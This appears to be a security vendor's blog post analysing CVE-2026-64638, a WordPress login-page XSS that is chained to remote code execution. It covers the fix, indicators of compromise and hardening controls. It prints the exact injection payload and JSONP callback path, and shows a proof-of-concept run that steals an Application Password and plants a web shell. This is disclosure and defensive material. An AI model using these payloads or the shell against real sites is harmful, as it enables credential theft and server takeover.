

What is XSS2Shell?
XSS2Shell, tracked as CVE-2026-64638, is a pre-authentication cross-site scripting bug on the WordPress login screen that escalates all the way to remote code execution. On its own, a reflected XSS on wp-login.php sounds like a medium-severity finding. What makes XSS2Shell a genuine WordPress XSS to RCE chain is everything the researchers bolted onto it: DOM clobbering, an auto-executing core script, a REST API JSONP callback, and a Same Origin Method Execution trick that reaches across browser windows to steal an administrator's Application Password. That credential is the pivot. With it, an attacker uploads a plugin ZIP and runs PHP as the web server user.
The bug carries a CVSS base score of 8.9, at the top of the High band and one notch below Critical. That score tells the whole story of the chain if you read it: the entry point is network reachable and needs no privileges, because the XSS reflects off an anonymous login attempt, while the escalation to code execution is what pulls the score back from Critical, because it requires user interaction, the single administrator click covered below. The bug is reflected, so no vulnerable plugin and no unusual configuration are required. It lives in WordPress core itself. It was reported by the pwn.ai team, and it reaches back for an old idea: Same Origin Method Execution (SOME), the JSONP callback-hijacking technique Ben Hayak introduced at Black Hat Europe in 2014, which WordPress itself patched out of Plupload at the time. It was fixed in WordPress 7.0.3 on August 6, 2026. As of writing, the CVE record is still reserved at NVD, so no official CVSS vector string has been published yet.
Two honest qualifications up front, because this is a technical audience and the distinction matters. First, the XSS itself is unauthenticated and fires with no interaction. Second, the escalation to code execution is not zero-click: it needs a victim who is already logged in as an administrator to open an attacker-controlled page once. That is a real precondition, and it is also a precondition that spear-phishing an agency, a host, or a busy site owner satisfies every day. Treat it as exploitable and read on.
If the name reminds you of wp2shell, the pre-auth core RCE from July, that is not a coincidence. Two paths to code execution in WordPress core, three weeks apart, is the story of the summer. They are different bugs, though, and it is worth being clear on how they differ:
| XSS2Shell | wp2shell | |
|---|---|---|
| CVE | CVE-2026-64638 | CVE-2026-63030 and CVE-2026-60137 |
| Bug class | Login reflected XSS to RCE | REST batch route confusion and SQL injection to RCE |
| Interaction | One click from a logged-in admin | None, fully zero-click |
| Authentication | Pre-auth XSS, admin-context escalation | Fully unauthenticated end to end |
| Severity | CVSS 8.9, High | CVSS 9.8, Critical |
| Public disclosure | August 7, 2026 | July 17, 2026 |
| Fixed in | 7.0.3 and backports to 4.7 | 7.0.2, 6.9.5, 6.8.6 |
wp2shell is the more dangerous of the two on paper, because it needs no victim at all. XSS2Shell trades that away for a single click, and in return it reaches even sites that were never vulnerable to the batch route confusion, because its root cause has been in core since the beginning.
How much of WordPress is exposed
Nearly everything. XSS2Shell has been present, in the researchers' words, since the earliest versions of WordPress, and the fix had to be backported to every branch still eligible for security updates, all the way to WordPress 4.7. In practice that means every version branch anyone is still running shipped vulnerable.
You can see the scale in WordPress.org's own live usage data. Here is the current distribution across the branches that report a version, mapped to the build that closes XSS2Shell:
| WordPress branch | Share of live installs | Fixed build |
|---|---|---|
| 7.0 | 63.8% | 7.0.3 |
| 6.9 | 10.9% | backported security release |
| 6.8 | 6.7% | backported security release |
| 6.7 | 3.0% | backported security release |
| 4.7 to 6.6 | about 14.7% | backported security release |
| 4.6 and older | about 1.0% | unmaintained, no official fix |
There is no "not affected" row to add, which is the point. Because the flaw predates every version in the table, the entire measured install base was exposed the moment the advisory went public. The 7.0.3 patch and its backports only landed on August 6, less than a day before disclosure, and WordPress.org buckets installs by branch rather than by patch level, so the 63.8% on the 7.0 line already blends patched and unpatched sites together. The data cannot yet tell you how many have taken the update. It can tell you that a day ago the answer was essentially zero.
Put a number on it. WordPress runs north of 40 percent of all websites, so the population that shipped vulnerable is counted in the hundreds of millions; the researchers estimate more than 500 million sites were in range. Even the conservative count of active installs that actually pull updates runs to the tens of millions. Whichever figure you trust, XSS2Shell is not a niche exposure. It is close to the whole ecosystem.
How the XSS2Shell chain works
XSS2Shell is not one bug so much as five ordinary behaviors that become dangerous only when you line them up. Here is the walk from an anonymous login POST to a PHP shell, and, next to each link, the WordSec control that would have cut it.
Step 1: A parser differential on the login screen
Submit an unknown username to wp-login.php and WordPress renders a failed-login error that echoes what you typed. Before it reaches the page, the value is sanitized with wp_strip_all_tags(), which is a wrapper around PHP's strip_tags(). That should be the end of any injection attempt, and for a naive payload it is.
The catch is that strip_tags() only treats < as the start of a tag when the very next character is a letter. Put a single space after the bracket and the parser stops recognizing markup, so the string sails through untouched as ordinary text:
strip_tags( '< area id=x>' ); // returns "< area id=x>"  the space defeats the parser, nothing is stripped
strip_tags( '<area id=x>' );  // returns ""              recognised as a tag and removed
Downstream, the same value is run through wp_kses_post(), whose HTML parser is far more forgiving. It happily reinterprets < area id=x> as a real <area> element and, because area sits inside the post allowlist, keeps it. Two sanitizers, two different ideas of what counts as a tag, and the gap between them is the whole vulnerability. The attacker's markup lands in the rendered DOM of the login page.
Step 2: DOM clobbering the AJAX URL
Getting a tag into the page is not the same as running script, and area is not a scripting element. This is where DOM clobbering earns its keep. When an element carries an id, the browser exposes it as a same-named property on window. Inject an element with id="ajaxurl" and window.ajaxurl no longer resolves to WordPress's admin-ajax string. It resolves to the attacker's element, whose href the attacker controls:
log=< area id=ajaxurl href=/?rest_route=/&_method=GET&_jsonp=alert>
< div class=reset-pass-submit>
< button class="wp-generate-pw">x
WordPress code that later reads window.ajaxurl as an endpoint is now reading a URL the attacker wrote. No script tag was needed to seize it.
Step 3: An enqueued script that clicks itself
The login page does not sit idle. WordPress enqueues user-profile.js there to support the password-reset flow, and that script registers a jQuery( document ).ready() handler that automatically clicks any .wp-generate-pw button living inside a .reset-pass-submit container. It is meant to streamline generating a new password. The payload above supplies both classes, so the moment the page finishes loading, core's own trusted script fires the click for the attacker. No user action on the login page is required for this stage.
That click triggers a jQuery request built against window.ajaxurl, which step 2 already redirected to /?rest_route=/&_method=GET&_jsonp=alert. The request is now aimed at the REST API, carrying a JSONP callback the attacker chose.
Step 4: The JSONP callback and Same Origin Method Execution
The WordPress REST API supports JSONP: pass _jsonp=name and the response is wrapped as /**/name( {...} ) with a JavaScript content type. The callback name is validated against ^[a-zA-Z0-9_.]+$. That pattern is meant to keep it to a bare function name, but it permits the dot, and a dot is all you need to write a method path rather than a function:
GET /?rest_route=/&_jsonp=window.opener.approve.click

Content-Type: application/javascript; charset=UTF-8
/**/window.opener.approve.click( { "name": "My Site", ... } )
jQuery treats the JavaScript response as script and runs it through globalEval(), so the callback executes inside whichever window issued the request. The callback name is the real trick. window.opener.approve.click is not a function name, it is a path to a method on another window, and invoking that method rather than reading anything is Same Origin Method Execution: calling a single method on a page you cannot otherwise touch is enough to sidestep the same-origin policy. Wired up the way the researchers describe, with an administrator's Application Password authorization screen (wp-admin/authorize-application.php) on the far end of window.opener, that one call presses Approve.
This is the one action the attack needs from a real person. Everything after it is automatic.
Step 5: From an Application Password to a PHP shell
Approving the authorization does exactly what the feature is designed to do. WordPress mints a new Application Password for the attacker's named "application" and hands it back through the authorization flow's success redirect, which points at the attacker. An Application Password is a first-class credential for the REST API, and, by design, it bypasses two-factor authentication, because it exists precisely so scripts and integrations can log in without a second factor. The attacker now holds working admin credentials.
From there it is a straight line that no longer depends on any clever trick:
- Authenticate to the REST API over HTTP Basic auth with the captured Application Password.
- Use that authenticated session to reach the plugin installer and push a plugin ZIP into
wp-content/plugins/. - Activate it. A plugin is just PHP in a ZIP, so WordPress runs whatever it contains as the web server user.
That is XSS2Shell end to end: a spaced-out bracket on the login form, and a few steps later, code runs as www-data.
What the fix changes
The reflected value that starts the whole chain is the username, composed into the login error in wp-includes/user.php:
return new WP_Error(
	'invalid_username',
	sprintf(
		/* translators: %s: User name. */
		__( '<strong>Error:</strong> The username <strong>%s</strong> is not registered on this site.' ),
		$username
		esc_html( $username )
	)
);
WordPress withheld the working exploit to give sites time to patch, and the fix is exactly what a reflected-XSS fix should be: the interpolated value is escaped on output, so a username of < area id=ajaxurl> renders as inert text instead of an element the DOM will honor. Escape the value and step 1 never produces a tag, which means clobbering has nothing to seize, the enqueued script has nothing to auto-submit, and the chain dies at the first link. 7.0.3 also tightens the surrounding sanitization so the strip_tags versus wp_kses_post differential can no longer be walked through with a leading space.
A note worth keeping: this is a defense-in-depth story precisely because a single missed escape reached so far. The output escaping closes the vulnerability, but as you will see below, several unrelated controls would each have stopped it well before the shell.
Detecting XSS2Shell and indicators of compromise
Prevention is the top half of this post. If you ran an affected version on the public internet before August 6, the other question is whether anyone already walked the chain on your site. XSS2Shell leaves a fairly distinctive trail, because several of its stages have to touch endpoints and records that ordinary traffic never does. Here is what to look for.
In your access logs. The chain starts with a POST to wp-login.php, so grep for login attempts whose log parameter carries the injection markers rather than a plausible username: a literal < with the telltale trailing space, or the strings area, ajaxurl, wp-generate-pw, and reset-pass-submit. Separately, look for any request to /?rest_route=/ or /wp-json/ carrying a _jsonp= parameter, especially a callback value that contains dots or the literal window.opener. A benign JSONP call names a bare function; window.opener.approve.click is not one.
On the Application Passwords screen. This is the highest-signal check, because the whole chain exists to mint one. In the admin, open Users, then your administrator profile, and scroll to Application Passwords. Any entry you do not recognize, particularly one with an application name you never typed, is a red flag. At the database level, the same evidence lives in the wp_usermeta table under the _application_passwords meta key.
Around the authorization flow. Look for hits on wp-admin/authorize-application.php that you cannot tie to a deliberate integration setup, and be especially suspicious of any carrying an app_name you never created or a success_url that points off-site.
In the filesystem and plugin list. The chain ends in a plugin upload, so a newly created directory under wp-content/plugins/, a plugin you did not install, or a recently modified PHP file with a suspicious timestamp are all direct evidence of the final stage. Added, changed, or deleted files are the single most reliable compromise indicator there is.
If you find any of these, treat the site as compromised, rotate every credential including all Application Passwords, and work through a full cleanup. Our guides on how to tell if your WordPress site is hacked and finding malicious files in WordPress cover the process end to end. WordSec automates most of this checklist: file integrity monitoring flags the dropped plugin, the malware scanner fingerprints the payload, and the Alarm module tells you the moment a plugin is installed, which is the point in the chain where a human still has time to act.
How WordSec stops XSS2Shell at every link in the chain
Here is the part that should change how you think about disclosures like this one. XSS2Shell is a five-stage chain, and a chain only works if every link holds. You did not need to be running the one correct patch to be safe from it. You needed any single ordinary hardening control sitting on any single stage, because breaking one link breaks the whole attack. WordSec ships several of them, and most are on by default or one toggle away on the free plan. Walk the chain again, this time from the defender's side.
Hide the login URL, and stage one has nowhere to land. The entire injection lives on wp-login.php. WordSec can move the login to a path only you know and return a not-found response on the default. An attacker who cannot reach the login form cannot reflect a username off it, and the automated scanners already sweeping for CVE-2026-64638 give up at the 404.
Turn on the managed WAF, and the payload never reflects. With a free API key active, WordSec's managed rule set inspects requests and blocks cross-site scripting patterns, so a login POST carrying < area id=ajaxurl> and .wp-generate-pw markup is rejected before WordPress renders it back. XSS rules target the class of attack, not one signature, which is why they catch a bug like this before its CVE exists. Our firewall setup guide walks through it.
Disable Application Passwords, and the pivot has nothing to steal. This is the surgical one. The whole point of the SOME step is to approve an Application Password and exfiltrate it. WordSec's hardening can switch Application Passwords off entirely. With the feature disabled, the authorization screen the attacker is trying to click through simply is not there, and there is no credential to leak. One toggle removes the load-bearing stage of the chain.
Restrict the REST API by role, and both REST stages close. The JSONP callback rides /?rest_route=/&_jsonp=, and the final plugin upload rides the authenticated REST API. WordSec restricts REST access by role and namespace and can block the legacy ?rest_route= parameter outright, which is the exact side door this payload uses. Anonymous callers get a 401 before dispatch, so the callback delivery and the enumeration it depends on both fail.
Require role-based two-factor authentication, with eyes open about its limit. 2FA is essential hygiene and it shrinks your admin attack surface across the board. Be precise about this chain, though: Application Passwords bypass 2FA by design, so a second factor alone would not stop the credential capture. That is not an argument against 2FA, it is the argument for pairing it with the Application Passwords toggle above. Layers cover each other's blind spots. A walkthrough of role-based 2FA is here.
Disable plugin and theme installation, and the shell has nowhere to write. The terminal step of XSS2Shell is uploading a plugin ZIP. WordSec's hardening can disable the plugin and theme installer and the file editor, so even an attacker holding valid admin credentials cannot drop executable PHP through the front door. The path from captured credential to running code is cut.
Get alerted the second a plugin appears. If a malicious plugin ever does land, WordSec's Alarm module fires on plugin installation and activation across 36 event types, delivered to email, Telegram, or Slack. You learn about an unexpected plugin in seconds, not on your next login.
Catch the dropped files with integrity monitoring, and the malware with the scanner. WordSec's seven-stage scan checks file integrity, so the newly written plugin and any webshell show up as added or changed files, the single most reliable compromise indicator there is. The same scan runs malware signatures over the upload and flags the payload for what it is. If you think you were hit, our guide on scanning and removing WordPress malware covers the cleanup.
That is eight independent controls sitting on a five-stage chain. XSS2Shell needs all five links; you need one wall. This is the difference between chasing CVEs one patch at a time and covering the classes of behavior they belong to. When the next unauthenticated core bug lands, and there will be a next one, the same controls are already in the way. If you do not run WordSec yet, you can install it from the plugin directory and set all of this up on the free plan, or work through the full WordPress security checklist to see where your site stands.
And still, update core. Layered controls buy you the window between the next disclosure and the next patch, which is exactly the window attackers live in, but the update is what actually closes the bug. Confirm you are on 7.0.3 or a patched backport under Dashboard, Updates.
XSS2Shell Proof of Concept
A proof-of-concept is published at github.com/wordsec/xss2shell. It is shared for educational purposes only. Use it solely on systems you own or are authorized to test, and WordSec accepts no liability for misuse.
Usage
python3 xss2shell_poc.py -t http://wordpress.research.local --lhost 192.168.1.227 --lport 8080 -c "whoami"Output
 __          __           _  _____
 \ \        / /          | |/ ____|
  \ \  /\  / /__  _ __ __| | (___   ___  ___
   \ \/  \/ / _ \| '__/ _` |\___ \ / _ \/ __|
    \  /\  / (_) | | | (_| |____) |  __/ (__
     \/  \/ \___/|_|  \__,_|_____/ \___|\___|


xss2shell & CVE-2026-64638 |  https://wordsec.net/ - Education Purpose Only


============================================================
[*] XSS2Shell starting ...
[*] Checking target: http://wordpress.research.local/wp-login.php
[+] Admin panel found: http://wordpress.research.local/wp-login.php
[+] Attacker server listening: 192.168.1.227:8080
[*] On the target website, the admin must open this page and log in:
    ->  http://wordpress.research.local/wp-login.php
[*] Then the admin opens the link that was sent to them:
    ->  http://192.168.1.227:8080/
[*] Waiting for the admin to visit (Ctrl+C to stop) ...
[+] Child popup document initialized
[+] Popup window ready, XSS payload prepared
[+] Application Password saved to xss2shell_creds.json for later runs (shell: http://wordpress.research.local/wp-content/plugins/xss2shell/shell.php)
[+] XSS payload POSTed to wp-login.php
[+] Application Password stolen: user=admin pass=3SGS Loba 2Txw EzWz EbZC xZst (saved to xss2shell_creds.json)
[+] Attacker page published: http://wordpress.research.local/xss2shell-1786125273210/
[+] Plugin ZIP upload request sent with the victim's session
[+] Shell reachable: http://wordpress.research.local/wp-content/plugins/xss2shell/shell.php

============================================================
[+] Command output:
www-data
============================================================
[*] Cleanup: published page deleted (id=61)
[*] Cleanup: Application Password, plugin shell, and saved credentials preserved

[+] Shell link: http://wordpress.research.local/wp-content/plugins/xss2shell/shell.php?cmd=whoami
[+] Done.
XSS2Shell disclosure timeline
- July 26, 2026: the pwn.ai team discovers and reproduces the full XSS2Shell chain, from the login-page injection through to PHP execution.
- July 27, 2026: the chain is reported to WordPress with evidence and a working code-execution proof. WordPress acknowledges the risk the same day.
- August 6, 2026: WordPress releases 7.0.3, CVE-2026-64638 is assigned, and the fix is backported to every maintained branch back to 4.7.
- August 7, 2026: coordinated public disclosure.
Frequently asked questions about XSS2Shell
Is XSS2Shell the same thing as wp2shell?
No. They are different bugs found weeks apart. wp2shell (CVE-2026-63030 and CVE-2026-60137) is a fully unauthenticated, zero-interaction RCE that chains a REST batch route confusion with a SQL injection. XSS2Shell (CVE-2026-64638) starts from a reflected login XSS and needs an administrator to click an attacker page once before it reaches code execution. Same outcome, a PHP shell, by very different roads.
Is XSS2Shell exploitable with no interaction at all?
The cross-site scripting part is, and it needs no login. The escalation to remote code execution is not zero-click: it requires a victim already authenticated as an administrator to open an attacker-controlled page a single time. That precondition lowers the severity from wp2shell's, but social engineering satisfies it routinely, so an affected, internet-facing site should be treated as exploitable.
Does two-factor authentication protect me from XSS2Shell?
Not by itself. The chain captures an Application Password, and Application Passwords are designed to bypass two-factor authentication so integrations can authenticate without a second factor. Keep 2FA on, it matters for almost everything else, but the direct counter to this specific pivot is disabling Application Passwords.
I updated to WordPress 7.0.3. Am I done?
You are safe from XSS2Shell. You are not safe from the next unauthenticated core or plugin bug. The value of the hardening controls above is that they cover the window between the next disclosure and the next patch, which is where attacks actually happen. Keep them on.
Which WordPress versions are affected?
Every version before 7.0.3. Because the flaw has existed since the earliest releases, WordPress backported the fix to all maintained branches, currently through 4.7. If you run anything older than 4.7, there is no official patch, and mitigating at the firewall plus getting off an end-of-life branch is the only safe answer.
Sources
- pwn.ai, the original disclosure: XSS2Shell
- WordPress, official security release: WordPress 7.0.3 Release
- Patchstack, patch analysis: WordPress 7.0.3 Released: 12 Vulnerabilities Found and Fixed
- The Hacker News: New WordPress Pre-Auth XSS Could Lead to PHP Code Execution
- Background on the technique: Ben Hayak, Same Origin Method Execution (SOME), Black Hat Europe 2014